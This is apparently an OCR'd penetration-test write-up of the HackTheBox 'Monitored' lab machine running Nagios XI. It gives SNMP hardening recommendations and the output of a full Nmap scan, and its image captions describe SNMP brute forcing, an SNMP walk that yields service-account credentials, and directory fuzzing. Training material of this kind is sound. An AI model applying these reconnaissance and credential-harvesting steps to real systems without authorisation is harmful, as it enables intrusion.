



***Figure 3**: SNMP walk command to obtain user "svc" credentials.*



Recommendations

- Update SNMP to v3 to avoid clear text SNMP community strings.
- Change SNMP community string label to 20 characters or longer.

T2T recommends implementing the following remediation steps:

1. Ensure your community strings utilize at least 20 characters.
2. Utilize a combination of uppercase and lowercase characters, in addition to numbers and symbols.
3. Avoid using words found in a dictionary.
4. Ensure private and public community strings are completely different.
5. Choose a different community string for each of your devices.

References

- https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp
- https://www.comparitech.com/net-admin/common-snmp-vulnerabilities/
- https://www.dnsstuff.com/snmp-community-string#snmp-string-best-practices


Full Path to Root

T2T performed an initial Nmap Scan


```
┌──(root㉿kali)-[/home/kali/htb/active/monitored_2]
└─# nmap -sC -sV -p- --min-rate=10000 10.129.42.175 -oA /home/kali/htb/active/monitored_2/nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:36 CST
Warning: 10.129.42.175 giving up on port because retransmission cap hit (10).
Nmap scan report for nagios.monitored.htb (10.129.42.175)
Host is up (0.059s latency).
Not shown: 65504 closed tcp ports (reset), 26 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp   open  http       Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Did not follow redirect to https://nagios.monitored.htb
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.56 ((Debian))
|_http-title: Nagios XI
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.56 (Debian)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
| Not valid before: 2023-11-11T21:46:55
|_Not valid after:  2297-08-25T21:46:55
5667/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.56 seconds
```


T2T added monitored.htb to its own etc/hosts file and navigated to the website using the Firefox Web Browser.




T2T clicked on the “Access Nagios XI” button and was greeted with a login page.




T2T trying default credentials.




T2T running Nmap UDP scan.




T2T running Nmap to obtain SNMP version information.




T2T running an SNMP brute force with Nmap.




T2T runs an snmp walk and obtained svc user credentials







T2T running FfuF tool to obtain directory listings and results.




T2T trying newly obtained svc credentials on login.php page.




T2T trying svc credentials on nagios path.




T2T obtaining Nagios version information.




T2T showing second instance of proof for outdated Nagios version.

